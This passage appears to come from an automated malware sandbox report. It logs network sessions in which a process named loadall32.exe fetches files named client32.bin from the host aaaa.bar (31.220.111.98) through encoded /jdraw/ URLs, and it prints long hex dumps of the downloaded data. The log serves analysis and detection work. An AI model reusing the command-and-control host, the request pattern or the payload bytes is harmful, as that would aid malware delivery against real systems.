1d 89 d8 40 d1 82 e6 df 9e 85 6d c2 2a f3 5b 6b a5 60 05 cd cf 4f 2c bf c1 14 5d d9 66 4e 14 99 c2 6a 73 24 a6 b0 d9 6e 5b 0c a9 73 a8 5e db 86 Data Ascii: H?JY#hP+rkQ]JO*Y6tvH ta=-s-8)?OlVFPz-?V4TQ!Mlw;8qx0Tly>-3!a\$PpSs*9\$[!@m*[k'O.}fNjs\$nf\$^
2021-10-20 13:12:09 UTC	930	IN	Data Raw: 9d 93 c7 ee a4 f6 76 97 81 b0 53 2e b9 4a d2 2e 0e d1 f0 42 c8 99 45 c3 4f 1b 82 3a 6c 44 b1 d0 4e 60 68 0f ca aa 59 27 0d 82 44 0f 0e d8 6c a5 f2 5a 2b 34 51 0c 9e c0 fe 2b 71 00 27 20 0e 37 af 8d a3 95 5f 9b 29 c9 d8 35 b8 2a 66 d5 20 3a 90 9c 22 7b b6 ab 88 6e 32 bd 60 33 05 b1 67 f0 a8 e4 ca 6d 9d 0e bd 05 ea 8c cc aa 2a b6 75 21 e3 ac 76 51 cd be e0 2d d9 17 8b f7 c2 2d a6 66 e0 ad f0 fe d4 f9 06 9d 93 f2 9f e0 c5 3b 40 70 f7 be 38 ab b5 b6 ee f6 ee 83 bf 4c 8e d3 35 32 fd e9 f1 8d 4d ac 91 22 ad 48 0d 4e 9f 67 4d 93 75 8c 40 39 88 5f 8f c3 b6 ae c1 b3 77 07 58 4a 8e 45 b8 47 ae 5c de 2b ed eb 0d 10 0f ba a7 6a 62 62 23 12 29 2e 35 bb bc 51 44 0b ef 76 63 8f e0 b2 0f bc 50 7e 3e cb 02 20 8c 8d 42 4b 38 46 53 8e 6d f4 f8 e2 95 21 09 75 23 20 5f af b7 Data Ascii: vS.J.BEO:IDN`hY`DIZ+4Q+q`7_]5*f.:"{n2`3gm*u!vQ~-f;@p8L52M"HNgMu@9_wXJEG!+ bb#}.5QDvcP-->BK8FSmlu#_
2021-10-20 13:12:09 UTC	946	IN	Data Raw: 3e b5 30 97 fa 16 ce dc da ed f8 bb 1c b3 d7 33 42 62 26 04 50 c9 ae a2 8a d7 0c bd 59 fa 3d b7 94 9e e8 25 4b 9b 40 be 76 e8 3a ad 03 7f 12 a2 78 80 35 36 16 85 39 d8 c9 f0 3c 10 35 d3 2b 07 8d 44 02 38 bc e6 85 7c e7 8b b7 25 8b 79 c8 7a ee ee 1b cc 72 06 c8 2a e0 17 a1 c7 c5 41 68 75 09 b1 c5 10 32 b6 05 03 01 f6 3b cc 77 07 e5 6f 4d 11 95 cb 1d 16 30 1a 06 c1 a5 cd 08 a1 b6 f6 26 4e ba f8 a2 49 2c 1c 43 76 d1 a5 c5 47 99 6e 05 bd a7 1e c6 e6 03 94 f4 ad be 58 f1 71 89 43 63 13 8a 1e 32 e4 a8 18 93 ef 2e ba df ab e9 4a d2 fa d6 04 09 ea c4 5f 8b 7f 3d 5b 34 da 69 e0 c2 25 12 36 56 84 e8 0d c5 0c da eb 25 6e 41 a4 06 88 94 49 21 bb ee c0 23 70 60 51 b2 1c 2a 91 f0 36 d2 dc 76 ff c1 98 7d db 35 a6 03 f4 49 15 d9 c4 81 fd f6 5f 7d 0f 67 9e d1 54 05 f8 7f Data Ascii: >03Bb&PY=%K@v:x569<5+D8 %yzi*Ahu2^;woMQ0&NI,CvGnXqCc2.J_=[4i%6V%nAl!#p`Q*6v]5_]jgT
2021-10-20 13:12:09 UTC	963	IN	Data Raw: 50 1e 0b ac 4a ce ee 01 c3 32 96 1b bd 04 f7 0a c8 3b 88 1e e6 d3 b0 de 5c b7 76 9f 20 66 82 13 55 7a 3e 5c cb 79 14 ab 5c fa 96 18 e5 67 d2 19 90 78 9f ee 30 8c f1 3f 2e d6 ec ba 9a 6b f8 da 05 d4 37 52 8b a3 0a 1a 19 05 0a e7 5a 88 00 8b 2a 36 08 41 f9 1b e9 97 d2 26 0c 97 de f7 ed c6 73 ab d5 0c 8a 06 ef 27 be 0a 4e c3 0a ea 8e 5a 6f ac a9 19 20 98 07 51 2b 13 07 36 be 09 b9 b7 41 1a 66 56 b6 b1 3a ac 8f cb 62 3b fa 4f 63 78 a8 29 6c 69 cf 83 6b a1 a1 d5 9f 98 f7 51 83 7c c3 25 cb 56 a3 1a ed 3c 71 bf 38 00 08 af db ca ee f7 a8 d4 e4 9d 6a c1 40 23 50 7b 4c 57 46 6b c0 32 7e c6 7f ed 56 ba 66 2f 2a cb e1 7e b2 be 9e 61 5c ec 0c f3 b4 44 15 72 4b 72 d5 74 52 32 24 1b 01 72 73 3a 2d cc 39 53 67 ce c3 46 2f b5 04 d2 76 50 fc 1f 74 13 2b 4b bf 91 37 05 27 c4 Data Ascii: PJ2;lv fUz> y gx0?.k7RZ*6A&s`NZo Q+6AFv;b;Ocx)likQl%v<q8j@#P{LWfk2-Vf/*~aDrKrtR2\$rs:-9SgF/vPt+K7'
2021-10-20 13:12:10 UTC	979	IN	Data Raw: 14 89 b0 b4 78 16 cb 9a d1 b4 2b 9a 06 d1 06 1a 64 a3 10 4c ce 3a 8a 60 7c 73 b2 8b 7e 79 af a2 dc d1 6f 54 60 79 9f fa 96 38 4f 3b 0d 9e 31 ea c1 4b 1a c1 40 09 64 af 88 bc 54 18 ff 22 1f c7 04 06 86 79 fb 40 18 e4 1a 1f 36 a5 9e 94 ba 5f b7 60 6a 56 6a 8d 1c ae 61 53 d8 ca c6 a4 5a aa 51 ab a7 27 08 4d e4 3b 8d 18 ba ea 8e 7c 6e 65 d4 1f a0 1c 3f bf 81 27 c8 85 c0 08 e9 ee 06 c9 47 cd a4 58 3c 71 b2 83 94 31 1c 7f a7 b3 c7 68 34 ff 5e 29 23 a3 8c a1 21 90 5b 3d 77 c6 bb 48 39 f2 a4 c2 e2 4f 7c 9d 9c 0c c3 9d fe 5c 92 64 89 a1 d0 fa a3 75 d7 55 4c 6a a7 d1 94 d1 8f 1c 3e a2 09 ac 7b 60 d0 83 ad 42 4e ab ec 59 29 0a 2a 1f e9 60 95 6c 49 ea 7a 2e 96 60 81 72 16 79 a5 4d 7e 07 06 45 08 e2 6c 71 c5 eb 61 b2 5a df 0a f4 6f e7 bc 9d 8d ea 30 3e 9a 93 94 da Data Ascii: x+dL:~]s~yoT`y8O;1K@dT`y@6_]vJASZQ`M; neM?GX<q1h4*)# =-wH9O duULu >{`BNY)`llz.`rym-ElqaZo0>
2021-10-20 13:12:10 UTC	997	IN	Data Raw: b3 89 01 8c fe ba 6b 9a 67 71 00 b5 fc 2a 36 f6 da c3 1f 71 26 a8 a4 a7 99 49 ad 9f 98 07 72 49 d2 42 4f 4b 87 6e fc 54 5a d2 8f 20 8e fd 64 5e a3 fa e8 e8 a4 2e 96 44 4b 9f 5c e0 da 8c 65 de 38 cb 99 b5 c2 61 3c 10 58 fc 70 45 b9 22 4e b7 0c b7 aa 95 18 05 da 73 ba 96 45 67 6f 1f 8f 3f a4 c0 f4 27 8f 3c 74 87 ac 75 a4 60 a2 47 b6 95 62 ae 8a 02 b6 4f 82 4b ae e2 3e aa 89 2a 8a 73 f3 50 96 97 34 7c 13 4f 6e 83 a3 fc 70 a0 d7 d6 2c ab 65 52 59 08 89 4f 9a a1 3a 75 93 17 32 49 b9 4b ad 60 1e 6f c0 08 dd 14 90 45 75 08 25 ed 73 d2 81 6d 12 83 b7 69 3f 61 14 79 65 db e6 0f 88 64 ea f0 54 e9 eb 31 05 70 d4 a0 5f a9 81 74 60 32 79 cd 93 54 32 09 45 9e 7b e7 12 05 3f b1 da b3 7a 35 5c 61 d6 43 6b ee 2f 39 9c 36 e7 db 22 cb aa f7 db 71 81 aa 8f 36 32 9d ea 04 Data Ascii: kgg*6q&lrlBOKnTZ d^.DK!e8a<XpE`NsEgo?*<tu`_@GbOK>*sP4 Onp,eRYOA:u2IK`oEu%smi?ayedT1p_t`2y T2E{?25laCk/96"q62
2021-10-20 13:12:10 UTC	1013	IN	Data Raw: fa f6 33 1b b6 39 49 89 e2 64 a4 95 a1 ac b1 b1 0a 42 b2 10 f8 d8 01 53 9c f7 3c ad 2d 4c 84 3b 72 ce 23 df 17 cf 5e 3e cc b4 61 04 c5 52 ab a7 b2 2b 23 54 1d 1a 01 d4 36 2d 3d ae b0 1e 7b 7a ff 48 9c 28 cc da a6 c0 95 ae 62 af d0 74 b3 cb c6 21 de c0 d7 df bd 9a 7a 14 43 58 00 36 9a 60 23 b8 7c af 09 42 b2 a5 fa d6 c1 6d 92 75 e0 22 a8 96 df b7 e3 7d 27 07 b8 30 01 e4 79 d4 29 b4 86 db 90 69 34 61 8d e2 8c af 36 2d 33 64 ee a8 62 a9 96 05 7b 22 d8 8a 22 1e af 8b d8 6e 6f 6a c3 e8 88 e5 d1 12 3c 6b 99 75 9d 62 8a 2b 40 95 20 fa b1 07 ae 20 d2 79 58 97 3a 01 cb 67 c5 61 e8 a0 3a b7 91 7a e4 de 6f 0e 67 7f 0b ba b4 43 63 12 a3 91 7e b2 0c 86 68 83 9a ec 19 98 b1 9f e8 39 50 b5 06 3e 1d 85 a3 c9 f5 ad fe b2 27 dd bd 52 a6 0e b9 ca e3 0c 42 0c e5 3d 29 83 63 Data Ascii: 39ldBS<-L;r#^>aR+##T6=-{zH(btIzCX6`# Bmu")0y)i4a6-3db{""noj<kub+@` yX:ga:zogCc~h9P>RB>)c
2021-10-20 13:12:10 UTC	1029	IN	Data Raw: 6d cb 2f 68 18 60 2d 77 7b 30 3e f7 16 cb 06 0d ed 04 7c 58 12 3a 32 5b 9c 9a 7f d7 f9 f0 4e 8c 00 db dd 67 2a 90 2f 32 dc 27 d5 61 ce ab bf d6 11 fb ef a4 b6 59 d5 28 f8 cc 9e 5b 36 91 89 3a c5 15 d3 4f 8b 1a 17 ad eb 5c 99 35 16 ad ed 6f 90 d8 d7 f3 60 b0 68 74 65 75 fd 9e b5 f7 8d 71 5a c7 ed 4f 3e 44 aa de 1f a0 35 1b 8b 00 6b 03 a7 d8 ac 64 af 04 98 af 4a aa 76 d0 90 99 69 1b 71 f1 60 33 4d c3 20 1a b6 a7 46 bb bd 33 07 92 09 47 ae a6 bb 51 19 18 c4 dd e6 5c 04 cf f3 b4 72 34 23 5f 4c 52 b6 30 bd d2 e6 d6 f2 ba de 47 d3 cb 25 0d b2 0a 7e 6b f1 1c e6 81 33 c1 ef ae 35 b8 35 f4 a1 56 97 2f c6 5c 72 0b 1e 9d ef b1 8c 20 0a fe 42 f2 64 5c 0a 96 17 f8 e6 06 40 c1 fe 3d f2 fe e8 40 42 e0 a3 ee a5 99 9e 5e ea e1 53 5a 05 0a 63 50 73 58 e5 6f 13 d1 72 88 a1 Data Ascii: m/h`-w{O> X2 Ng*/2*aY{[6:5o`hteuqZO>D5kdJviq`3M F3GQV4r_L#R0G%-k355V/r Bd!@=@B^SzcPsXor
2021-10-20 13:12:10 UTC	1045	IN	Data Raw: 53 62 ae a3 d9 7e 7d c3 98 68 9b fd 89 49 70 57 0e eb 52 29 d6 62 e9 12 d1 7c d2 46 2f a4 96 33 f6 b6 b3 94 d7 30 63 04 db fb 60 4d 2c 82 18 01 17 89 2f 44 0e 4f 7f 5f b2 79 c7 f3 f9 88 ad 5e 15 d3 c9 fd 72 fd 77 87 17 60 75 f8 85 83 6b bc 96 51 7a 33 23 e7 bf aa f3 5c 3e cd f2 10 54 d0 c5 f8 aa 0d c9 05 d8 c3 6c ef 6a 00 de 77 81 77 d9 fa 99 93 71 85 14 dc f0 13 ff 87 f6 7f 1d 3c 3d 29 77 97 16 13 13 fa e5 8b e9 c9 c1 ad 5c 0d a5 b7 be 11 a6 85 a8 5b 1b d8 ae e7 85 ff e8 46 47 ed a1 40 b2 bc 1a 82 fc d0 9c a8 32 b7 dd 06 cf 50 34 72 6b 24 ad d7 ec e0 ac 79 27 1e 9d 26 e2 1e c2 42 2a e8 eb 49 33 b2 8f ad b7 7c 81 79 73 6f 8f ad f3 6b 80 7c e1 13 21 f7 60 0b e0 ff 59 a0 f8 81 3e 7f 44 55 87 59 5e 53 c0 3a 96 a9 09 3d 45 f0 e4 5b b7 1d c6 5d 47 01 ed a4 Data Ascii: Sb-}hlpWR)b F 30c`M,/DO_y^?nw`ukQz3#>Tljwwwq<=>w w FG@2P4rk\$y&B*!3 ysok !`Y>DUY`S:;E G
2021-10-20 13:12:10 UTC	1061	IN	Data Raw: 5b a1 00 c6 64 27 d0 af 5b e1 4c ed c1 71 6f 5b f5 7b 94 53 8c e5 92 1e b4 2f d7 8d c5 5a e6 ac 0b 6e f5 0d 40 99 f2 a5 d4 40 d4 71 e9 23 2c 40 bb 6f eb 96 73 0e f9 51 c8 63 9d 33 49 c0 31 7e 88 5c 3e 3c 15 f7 97 48 32 f8 2b e6 f5 80 1a e0 38 ef 13 58 63 9d e7 80 c5 f0 3e ba 91 42 0d 7f cd e9 0d ca e3 e1 81 57 f5 94 7b 71 2f 6d f3 b4 2a 97 f7 6e 85 74 50 94 a5 43 c7 77 00 5e b4 6a c4 a9 37 d4 dc 5f b2 55 b9 d9 f4 e1 81 94 56 02 73 a8 36 b4 9e 4c 53 32 2c 31 20 01 8d c0 58 2a fc df b0 40 cf c3 6e e0 e3 b2 9d 67 10 e6 39 cc 37 2e 73 f7 4d 50 e2 6d 58 bd 3a 55 df 58 64 a3 a7 0b 6a d4 6e a1 4d 01 38 6c 37 62 fe 10 18 92 15 6c d7 7a 2b 46 28 01 c7 58 63 82 80 26 be a3 71 09 9d a3 02 22 2a 19 a5 30 a2 08 40 9a 1c 4f 78 9e 17 cd 38 fe dd 3c 7f 14 42 23 ca 13 19 6e Data Ascii: [d` Lqo{[S/]Zn@.@q#,@osQc3!1~><H2+8Xc>BW{q/m `ntPCw^j`7_UVsLS2,1 X*`ng97.sMPmX:UXdjinM8!7 blz+F(Xc&q*0@>Ox8<B#n

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:10 UTC	1077	IN	Data Raw: e2 dd d8 1c c8 ef 82 c0 af 65 b2 ce cf 9b cd 9b 52 a1 f8 80 fe e4 7d a5 36 12 88 cc 61 8a 33 bd 39 e6 58 9f 50 01 1c 4d 01 b4 eb 19 a5 a3 ec 06 45 14 c2 d5 47 4e f9 a8 14 fc a6 64 43 36 fb 29 34 85 de d6 b9 f8 bc 81 aa ee fb 1e e6 d0 7e 0c 8e 4e b9 31 0c 12 af e9 e6 fd 22 d2 c6 50 16 a6 02 1d 7a f6 2b d3 46 07 4f e6 73 ed 53 38 c2 58 45 28 58 3a b1 f6 c3 18 df 96 8a 6f 7e ff 15 c1 12 a6 b6 ac 7f c1 0f ac 94 31 88 b8 1f 5f 74 d9 63 e1 94 11 49 c3 dd 20 d2 c4 78 26 12 f1 60 73 6d 29 bf 09 38 72 79 07 13 3c 13 08 1e 76 10 10 55 a4 fc d1 65 f1 a9 7a 28 bd a7 c6 2e ce 43 31 2e 3d 3b b4 7f b0 2e b5 1b 6c f5 84 98 81 e2 31 55 d2 a7 40 7e 40 c4 a8 e0 2e f9 ef 8c 00 21 f5 26 dd 7c 76 30 ba 5a 76 4f d3 3c 6a e2 da 0f 7c 14 76 42 02 d0 a6 c3 58 3a 01 7c e3 74 fa bc Data Ascii: eR}6a39XPMEGNDc6)4~N1"Pz+FOsS8XE(X:o~1_tcl x& 'sm)8ry<vUez(.C1.=;:lIU@~-@.!& v0ZvO<j vBX: t

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49965	31.220.111.98	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:09 UTC	962	OUT	GET /jdraw/NO7gR0KTty/Oqx9aKgxsT2Y54eU9/T_2Fq68MoL8B/sVtG7ExwGuN/2b4WQXmrNjZqxz/lsPGuUpM_2FQweZHv_2BB/qSCYCr2zsOkbh38r/lt4ylHc8jFLoOJQ/k2WdhsET8UEtCwKWoz/qKONYcQpl/QBJ1lUtsdnk2R51r dvsN/Du_2F_2Ftub4vOTulOX/47sdvY8Q/mQd32Pz7EA_2F/N.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en; PHPSESSID=lsnqfh754hfckft83tqpqmdf3
2021-10-20 13:12:10 UTC	995	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:09 GMT Content-Type: application/zip Content-Length: 1849 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:10 UTC	995	IN	Data Raw: 22 1f 12 32 d8 c6 ba 35 1b ff 2a a8 1c 15 83 72 b3 16 30 ce 8b f2 94 08 32 b5 de 35 dc 20 3e ac 5d 96 4d c1 42 3b eb 46 b9 92 bf 30 9f d0 97 f7 68 13 8c 4f ec d3 8c 98 37 3b 38 0c 51 23 b9 f0 b7 b7 68 ff 4b ce a9 e2 e3 0a fb e3 28 6e 38 b4 86 ed 03 1a b9 b3 8d e3 35 69 c2 0f bd f8 60 4a 2a ba b5 be 77 d8 2c 7e 54 ea b0 d2 c4 21 2c 2f 64 67 78 04 20 fb f5 b4 13 84 8f 93 92 a9 da b7 b0 d8 c4 f3 26 b2 9b 6b d4 41 a2 c0 2c 65 66 7d 01 c0 92 8f 3e be 38 e1 5d 3b d7 0f a8 6f 1f 17 e3 68 76 c4 94 df 75 68 dc cf b3 96 d9 68 a9 37 d4 9e 63 ee b1 03 af 8a 98 78 93 81 67 51 05 29 ae f7 06 1d 8d 12 90 f1 82 ea b8 3a bb 3b 1a 73 ab 17 ff bb 0a ba a1 e4 5b 0f 0d b8 1e 90 30 67 3c 7b 7f 44 09 be 0b ee fd 94 d7 8d fb 6a e7 6f b3 40 4c 70 ab fe 15 b8 b5 c7 e8 0d 01 1a 59 Data Ascii: "25*r025 >JMB;F0hO7;8Q#hK(n85i`J*w,~T!,/dgx &kA,ef}>8j;ohvuhh7cxgQ);s[0g<[Djo@LpY

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49967	31.220.111.98	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:10 UTC	1092	OUT	GET /jdraw/6ybu_2FNdKF0gG/m7orpeXdQJjdHgv7mDMIL/JfkVVVeTDKq1gaDX7/GcXqJLlu546KZ6e/n4P4OzwLS G43PTmkn1/t0lauqYiuThwl2_2Bb89U_2F9pLY/Zxq7QGyY_2FF4AUNHA/i342Yl4jYPKMWYQUn0qvUq/ia1VXO lbvfYW/_2BuG_2B/Dlgb1sPi5LA4l6opVIFmhdT/0Z5HvD.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en; PHPSESSID=h4s0ka612qu3hrcshs8hb4ig95
2021-10-20 13:12:11 UTC	1092	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:10 GMT Content-Type: application/zip Content-Length: 227913 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:11 UTC	1092	IN	Data Raw: 7a d8 e7 e8 5a b1 41 33 b2 bc 98 a1 2d 68 13 0f 97 e9 11 38 74 e6 87 20 80 55 24 d2 32 ca b0 b5 bf ef 70 18 d4 d5 42 17 72 8e d5 2f 06 81 8a 8a 11 9a ce 93 c7 7d 46 ec 89 6f b9 08 6e f3 e9 5b bb 4a 79 2d ee 4e f7 bd 61 1f 44 cd 0a f7 36 20 5a 91 04 8e c1 33 8f f7 b1 d2 4e a6 0c 00 cd 68 f5 3a 14 99 e6 2b 34 95 d5 f2 e2 94 d4 0c 25 ae 18 03 78 09 8e f0 c5 6d 1b ab 49 c1 ad 79 81 48 e4 18 22 57 b8 52 0d 2c 28 17 6f a0 8b 55 5f 4b 3b ff 20 9e 5b f8 e2 dd 1a 3f da c4 ce aa 67 12 2e 97 13 2a f0 f8 b1 ff f1 e6 74 f3 a8 1c c9 9e ed 04 cf 21 b7 dc 2c 23 07 33 02 1b f7 d2 cc 06 e3 d7 20 04 e5 45 b7 db 43 76 2e c6 52 d0 4e d3 fe f7 73 59 44 33 b9 94 7e 52 1a 0f 88 95 66 09 0b 79 84 05 4d 1f b8 a4 eb 7b 33 8a 20 c9 4a 1a 36 2a 02 4b 45 ec 8c 07 04 f7 14 d0 74 ce ec Data Ascii: zZA3-h8t U\$2pBr)FonJy-NaD6 Z3Nh:+4%xmlyH"WR,(oU_K [?g.*!l,3 ECv.RNsYD3~RfyM{3 J6*KEt

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:11 UTC	1108	IN	Data Raw: 2e 4a 31 ca f3 2b be 89 95 34 73 d7 cb 0c 35 50 c4 f1 24 68 8b 88 fc e3 a7 a4 41 86 f8 78 72 ba 2c 90 c1 e3 b3 fd cc d2 05 5c b3 e9 df 42 3a 66 1d 3d 9c 30 db dc 67 7b ab 0a 63 9e 99 3a e3 34 02 9b e3 c3 2a 8e 7b 0a 0e d6 b3 13 54 08 d7 62 5c c8 8a f5 3f 45 1a 48 f9 ef 9c 14 54 a6 b4 3d 2e 56 59 e6 16 5b 29 3c 7b 64 d9 3f 07 fa 80 0a 6a b7 ba 82 65 f6 e2 03 5c 3f 54 5c a2 73 0f 30 1a 81 cf 8b e6 ab e2 01 73 0f 1e 18 75 ad 97 26 cb 15 de 15 d6 48 cb e1 79 8f 3f 63 7b 8f f1 92 43 f0 4f 57 de 6c 4e ad b8 1f f6 47 b9 a2 d8 bc 92 4a 95 19 03 62 3c 8d 67 62 d1 80 db d2 f7 06 37 5c 0f 39 52 04 32 b5 99 20 0e ee 13 87 8f c5 e1 15 23 87 6f d4 a4 3f ae fc ef 14 81 fd fb 27 56 6a a0 df 16 76 77 a2 ca c9 af bc ab 64 2a 89 5d 62 98 bf bb 00 02 3f e2 68 b0 35 6a ef 7e Data Ascii: .J1+4s5P\$hAxr,\B:f=0g(c:4*{Tb}?EHT=-.VYJ]<[d?je]?Ts0su&HQY?c{COWINGJb<gb7!9R2 #o?Vjvwd?}b?h5j~
2021-10-20 13:12:11 UTC	1124	IN	Data Raw: 1b c5 c1 52 5d e8 1b 9f 71 ab 0e 0b 8a 06 41 d0 4e b2 cb 38 c5 78 ca 47 e5 5b 37 6b 00 6a a2 3b 43 82 0b 40 3b 9b d6 a7 5c ba 97 be 1f e7 ee af 71 bb 24 48 79 84 77 57 bc ab 4e bb f7 97 e6 e1 0d 53 9e f0 14 bf 31 5d 58 05 68 f2 a0 17 71 1c ad 45 3f ae c8 bc a5 aa 93 eb ba c8 a7 67 ac 5c eb d9 b1 07 eb 5f 17 c0 18 44 0c f2 3d e5 81 b3 8a 93 07 8c a4 fa 37 bc 6f 4c a1 a0 6e 28 50 74 08 0f 4a 51 66 bb b7 f9 2f 6e 3c 71 74 ff d7 8c 9e b5 56 56 9d ee c1 d3 49 29 23 b5 2e e9 c9 bb bc 74 89 5e 8b 63 a9 b2 5f 63 13 02 9c 34 83 60 13 85 42 2e a4 07 d3 64 e0 bf ec b0 74 b5 5d 30 8f 37 aa b8 eb b6 97 ef d8 c1 41 32 84 02 bf c5 59 16 51 c4 c9 d5 e2 66 32 ef 4b ab 59 9e 90 a0 d8 db c6 fb 78 77 d3 df b2 65 22 a3 66 bb 19 18 43 48 26 2f b4 dc 7b 68 0d 6e 34 d8 2b d0 43 Data Ascii: R]qAN8xG[7kj;C@:\q\$HywWNS1]XhqE?gl_D=7oLn(PtJQf/n<qTVV")v.t_c'4'B.dtj07A2YQf2KYxwe"fCH&/[hn4+C
2021-10-20 13:12:11 UTC	1140	IN	Data Raw: 5f 7a 9f 35 09 63 55 53 bb 4b 41 13 f0 91 f8 0a 07 60 7b f7 55 83 b4 a5 17 86 71 27 6b 8d 18 72 f9 43 15 c2 61 8b 60 90 27 e9 c9 13 a2 a0 63 2f 4d 2a 03 5a 41 7f 9f ab 65 f3 69 ce 1b 35 41 db 34 ea eb d6 9d 9f 13 e8 da 77 03 6a d8 e8 da 4f 0b 2b 13 51 a4 96 a7 47 32 59 77 45 0e b9 1f 3f 73 be 78 a0 8b a6 2d 08 2a 52 36 56 9d ee c1 d3 49 29 23 b5 5b a7 75 83 e2 18 23 e6 f1 ea 0d 54 aa 2d c6 ee 57 34 e5 fb 67 f2 4b 03 93 72 06 90 b3 b6 3e 4b 0d a4 7f 44 69 e4 dc 3f 91 e0 72 6e 51 e4 59 b9 2d 88 6f 71 75 62 c4 aa f8 c6 f9 3f f1 7f cc f0 29 ea 89 7c 41 40 97 26 1c d1 5a 80 46 a4 7e fd 7b 04 0b 75 65 21 25 9a 05 08 e6 80 cc 1a 48 15 cc c7 14 c2 d7 ab bb 00 83 16 00 d3 4e 21 b2 50 29 94 10 54 24 aa c8 23 81 b3 16 c0 fd de fd 17 01 de 7a 04 d1 0f d1 52 69 97 78 Data Ascii: _z5cUSKA`{Uq'krCa"~c/M*ZAei5A4wjO+QG2YwE?sx-*R6[!#=[T-W4GKr>KDI?rnQY-oqub?})A@&ZF~{ue!%HNIP)T\$#zRix
2021-10-20 13:12:12 UTC	1156	IN	Data Raw: f6 dc b3 15 4c d1 14 b8 eb 59 b9 e1 37 08 b7 e2 48 73 d3 5f 58 44 83 57 60 8a b5 ba 46 dd e5 13 b4 4b 9f fa b9 3b 16 57 c6 74 ba b7 ca ae da 55 18 25 a9 61 16 1d 54 de c6 0e 93 ad 72 af 8f 01 7f 9e e5 c2 30 ce 18 65 e9 8d 33 23 21 dd 90 99 be 5a 86 38 60 0a 64 5e c0 3c 9b 98 4a c1 8a ae e6 0b 47 ee 0b ba db c2 e3 cc 1e f2 82 cf 91 7a 59 09 fb 82 ef d3 2c 94 20 0d b3 b6 8e fe fd 12 23 d6 25 d3 1e 4c 5e f8 72 51 3b 5a 5c 95 64 a0 88 22 56 ba 5f d3 14 e8 00 66 ea fb 4f 45 b5 4e 9b 57 cf 89 c4 4e a6 c4 0f dd 04 48 55 f2 4d 05 24 24 c3 51 8a b9 48 c7 6d 8f c9 af f1 de eb 65 ff 4b 63 c3 ea a4 5d 7b 34 40 46 9d 9a 1f be f2 e5 78 ae 49 25 7f 4a 1c 95 15 02 ba 5f ad 1f 2e 56 d5 e7 19 6f de 86 4e d2 7b 7a de 6d f8 e7 dc 57 f5 23 81 91 3e ab 9d df bf 74 84 26 4b Data Ascii: LY7HS_XDW'FK;WtU%aTr0e3#!Z8' d^<JGzY, ##%L^rQ;Zld'V_oFENWNHUM\$S\$QHeKc}[4@Fxl%J_~_V on[zmW#>t&K
2021-10-20 13:12:12 UTC	1172	IN	Data Raw: 20 bc 07 a2 70 0c ba 65 28 80 61 ab 01 b1 81 37 31 09 a2 a1 66 5c 85 4e 97 ed 5b 95 a8 9f 75 75 3d 68 61 73 f3 9a 62 84 80 1b 83 41 4d a0 6a 3c 97 8b d3 01 45 8e 7d cf 25 76 f8 60 d6 85 04 29 da f2 2a 6a f3 5c 61 19 53 6a e0 54 b4 c8 d0 3d ec b1 f6 a8 41 70 ee a4 81 45 ae cb e4 f8 8e 6b 38 06 eb 05 dd ba 7a af f5 35 93 6b 7d c7 2c 71 20 21 07 81 ac 0b 8d 58 e3 6b 10 c6 50 0f 13 ad a6 a1 48 72 94 7d dd ce 69 16 50 6f 88 bb 55 6f 6c 31 8b ed e7 4b ea a0 cf 38 71 e4 0c f9 89 79 21 01 d8 34 b9 1e 5e 00 38 24 6b ea be e2 59 48 44 b1 52 cd b1 4b f0 70 a9 f8 5e 59 be b8 eb c3 7f 82 9c 9a ff 12 47 93 09 c4 42 ba 07 90 86 13 79 cd e1 4f f3 2c cf e3 13 d4 63 f4 a7 c6 57 a3 a5 9b 80 40 43 ce 8d 9b eb 6e bd f6 db 92 35 b5 45 df 08 5a f2 df 84 f0 c2 9c 93 80 35 01 c8 Data Ascii: pe(a71fN[uu=hasbAMj<E}%v~)*]aSJT=ApEk8z5k),q !XkPHrj]PoUo1K8qy!4^8\$KYHDRKp^YGBYo,cW@Cn5EZ5
2021-10-20 13:12:12 UTC	1188	IN	Data Raw: 3b 57 ae 94 64 e1 a2 2f 21 c8 68 fe 83 e9 c0 cc a5 b4 7d ed a7 76 49 ee 30 ac 0d 6b 83 8d 7e 8c ee f8 05 a7 b8 0d 28 e8 9f 3a fb 0b 38 bd fc e6 f8 a1 f9 86 52 ed 92 14 e5 a5 bb 73 24 43 0c 32 6b e9 a3 3e 89 f9 40 7e 69 90 4b b7 b4 bf 9b fa 8c e4 ad 3a 20 45 36 5a 03 e0 ff 57 aa de 5d 27 4d 6d f8 a4 95 ae 49 02 c3 28 03 59 cd e3 fc e9 10 ac 2e 39 9c 64 22 3e 5a c2 81 57 11 29 68 0c 61 51 2f dd c5 b5 77 8f 31 ac 3c 48 aa 79 78 74 63 5c da a6 49 bc d2 39 01 f1 0f bb c2 f6 2a 5f 28 b1 0d 45 ca e9 dd 2c 23 c9 61 c2 45 e8 64 1d 29 cb b1 f7 70 c4 6d 0b 74 3d 1a 6f 20 e9 67 f2 6c 6a 67 15 27 d6 86 19 bf d1 31 31 15 ca c2 e1 0d 22 f6 cd 34 a8 87 47 81 23 7c 06 aa db 60 22 7b 5d 59 df 70 e6 8f 80 70 c9 d4 2e 2f 22 98 bb ad 88 cb b3 3b b0 11 09 ab 1a f3 75 16 9d 3b Data Ascii: 